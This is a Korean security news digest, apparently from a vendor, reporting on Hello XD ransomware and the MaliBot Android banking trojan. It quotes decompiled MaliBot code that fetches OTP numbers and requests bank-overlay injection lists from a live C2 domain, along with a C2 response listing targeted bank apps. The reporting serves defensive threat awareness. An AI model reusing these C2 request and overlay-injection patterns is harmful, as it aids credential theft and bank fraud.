[이미지 출처] https://unit42.paloaltonetworks.com/helloxd-ransomware/

또한 동일한 해커가 PoC 익스플로잇, 암호화 서비스, 커스텀 Kali Linux 배포판, 악성코드 호스팅 및 배포 서비스를 제공하기 위해 포럼에 게시한 적이 있습니다.

공격자는 관련 지식이 풍부하고 Hello XD를 충분히 발전시킬 수 있는 것으로 보이기 때문에 추후 면밀한 모니터링이 필요할 것입니다.

[출처]
https://www.bleepingcomputer.com/news/security/hello-xd-ransomware-now-drops-a-backdoor-while-encrypting/
https://unit42.paloaltonetworks.com/helloxd-ransomware/ (IOC)

가상화폐 채굴 앱으로 위장한 새로운 MaliBot 안드로이드 뱅킹 악성코드 발견

New MaliBot Android banking malware spreads as a crypto miner

이탈리아와 스페인의 사용자를 노린 가상화폐 채굴 앱이나 크롬 웹 브라우저로 위장한 새로운 안드로이드 뱅킹 악성코드인 MaliBot이 발견되었습니다.

MaliBot은 전자 뱅킹 서비스 크리덴셜, 암호화 지갑 패스워드, 개인 정보 등과 같은 금융 관련 정보를 훔치는 데 집중하며, 알림에서 2단계 인증 코드를 빼낼 수도 있습니다.

F5 Labs의 보고서에 따르면, 이들은 현재 다수의 배포 채널을 사용하고 있으며 이는 FluBot 운영이 갑작스럽게 중단된 후 빈자리를 채우기 위한 것으로 추측됩니다.


가짜 가상화폐 채굴 앱

Malibot의 명령 및 제어 서버는 러시아에 위치하며, 해당 IP는 2020년 6월부터 진행된 여러 악성코드 배포 캠페인과 관련되어 있습니다.

MaliBot은 피해자가 수동으로 다운로드해 설치하는 APK 형태의 가상화폐 애플리케이션을 홍보하는 웹사이트를 통해 확산됩니다.

해당 파일을 푸시하는 사이트는 구글 플레이 스토어에서 백만 번 이상 다운로드된 TheCryptoApp과 같은 실제 프로젝트의 복사본입니다.

해당 악성코드는 또 다른 캠페인에서 Mining X라는 앱으로 확산되고 있으며, 피해자가 QR 코드를 스캔하여 악성 APK 파일을 다운로드하도록 속입니다.



[그림] MaliBot을 푸시하는 Mining X 웹 사이트

[이미지 출처] https://www.bleepingcomputer.com/news/security/new-malibot-android-banking-malware-spreads-as-a-crypto-miner/

MaliBot 운영자는 또한 C2에서 고른 전화번호 목록에 스미싱 메시지를 보내 페이로드를 배포합니다. 이러한 메시지는 "SMS 보내기" 권한을 악용 가능한 해킹된기기에서 전송됩니다.

MaliBot의 기능

MaliBot은 설치 시 접근성 및 런쳐 권한을 얻어 장치에 대한 추가 권한을 자체적으로 부여하는 강력한 안드로이드 트로이 목마입니다.

이는 알림, SMS 및 통화를 가로채고, 스크린샷을 캡처하고, 부팅 활동을 등록하고, VNC 시스템을 통해 운영자가 기기를 원격으로 제어할 수 있도록 합니다.

운영자는 VNC를 통해 화면 탐색, 스크롤, 스크린샷 촬영, 콘텐츠 복사 및 붙여넣기, 스와이프, 길게 누르기 등을 수행할 수 있습니다.

이들은 MFA 보호를 우회하기 위해 Accessibility API를 악용해 의심스러운 로그인 시도에 대한 경고가 표시될 경우 '확인'을 누르며, C2로 OTP를 보내고 이를 자동으로 입력합니다.

```
if(GAllowProtection.Companion.getAllowRequest()) {
    Send cmd = new Send(null, "takenumber", new LinkedHashMap(), 1, null);
    Response resp = (Response)new g().cast(((String)cmd), Response.class);
    String resp_status = resp.getStatus();
    if(resp_status != null && resp_status.length() != 0) {
        if(b0.equals(resp.getStatus(), "empty")) {
            GAllowProtection.Companion.setAllowCode("wait");
        }
        else if(b0.equals(resp.getStatus(), "success")) {
            GAllowProtection.Companion.setAllowRequest(false);
            AppKt.log$default(v1_3, b0.concat("Google: Number received ", resp.getNumber()), null, "yellow", 2, null);
            String allow_code = String.valueOf(resp.getNumber());
            GAllowProtection.Companion.setAllowCode(allow_code);
        }
    }
```

[그림] MFA 코드를 검색하는 코드

[이미지 출처] https://www.f5.com/labs/articles/threat-intelligence/f5-labs-investigates-malibot>

또한 이 악성코드는 사용자의 구글 인증기에서 MFA 코드를 훔칠 수도 있습니다.

대부분의 뱅킹 트로이 목마와 마찬가지로, MaliBot 또한 설치된 앱 목록을 검색하여 C2에서 오버레이/인젝션을 가져올 수 있는 은행 앱이 설치되었는지 확인합니다. 피해자가 정식 앱을 열면 가짜 로그인 화면이 UI 위에 오버레이됩니다.

```
public GetInjectList() {
    this.reqMethod = "injectlist";
}

@Override  // com.kkaxrzqsc.ckiradcii.cryptor.network.BaseRequest
public Object execute(d arg9) {
    if(!this.getReqParams().containsKey("botid") && "".length() > 0) {
        this.getReqParams().put("botid", "");
    }

    Map params = this.getReqParams();
    String encoded_params = Request.INSTANCE.urlEncode(params);
    String response = Request.INSTANCE.get("https://walananlpi.xyz/api/?method=" + this.getReqMethod() + '&' + encoded_params);
    a.a(b0.concat("Received ", response), new Object[0]);
    try {
        JSONObject json_response = new JSONObject(response);
        Object injects_list = new Json().cast(json_response.getJSONArray("list").toString(), new ArrayList().getClass());
        b0.assertion(injects_list, "{\n            val jsonOb_()::class.java)\n        }");
        return (ArrayList)injects_list;
    }
    catch(Exception unused_ex) {
        return new ArrayList();
    }
}
```

Figure 10. MaliBot's C2 request for injection links and a list of viable targets.

```
{
    "list": [{
        "package": "com.latuabancaperandroid",
        "link": "https:\/\/covid19-hhs.com\/view.php?package=com.latuabancaperandroid&botid=0036dc32474d2f02"
    }, {
        "package": "com.unicredit",
        "link": "https:\/\/covid19-hhs.com\/view.php?package=com.unicredit&botid=0036dc32474d2f02"
    }, {
        "package": "com.bpi.ng.mobilebanking",
        "link": "https:\/\/covid19-hhs.com\/view.php?package=com.bpi.ng.mobilebanking&botid=0036dc32474d2f02"
    }, {
        "package": "com.landbank.mobilebanking",
        "link": "https:\/\/covid19-hhs.com\/view.php?package=com.landbank.mobilebanking&botid=0036dc32474d2f02"
    }]
}
```

Figure 11. C2 response containing injection/overlay links.


[그림] C2에 오버레이 목록을 전송한 후 주입할 내용 수신

[이미지 출처] https://www.f5.com/labs/articles/threat-intelligence/f5-labs-investigates-malibot

연구원들은 Mailbot의 코드에서 에뮬레이트 환경의 탐지 등 분석을 회피하는 데 사용할 수 있는 구현 중인 기능을 발견했습니다.

이는 개발이 매우 활발히 이루어지고 있다는 것을 의미하며, 새로운 버전의 MaliBot이 곧 출시될 것으로 예상할 수 있습니다.

현재 MaliBot은 이탈리아 및 스페인 은행을 노리는 오버레이 화면을 로드하지만, 추후 범위를 확장할 수 있습니다.



[그림] MaliBot에서 사용하는 스페인 은행 오버레이
[이미지 출처] https://www.f5.com/labs/articles/threat-intelligence/f5-labs-investigates-malibot

MaliBot을 배포하는 웹사이트는 현재도 온라인 상태이기 때문에, 악성코드는 여전히 활발히 배포되고 있을 것으로 추측됩니다.

[출처]
https://www.bleepingcomputer.com/news/security/new-malibot-android-banking-malware-spreads-as-a-crypto-miner/
https://www.f5.com/labs/articles/threat-intelligence/f5-labs-investigates-malibot

www.estsecurity.com

㈜이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616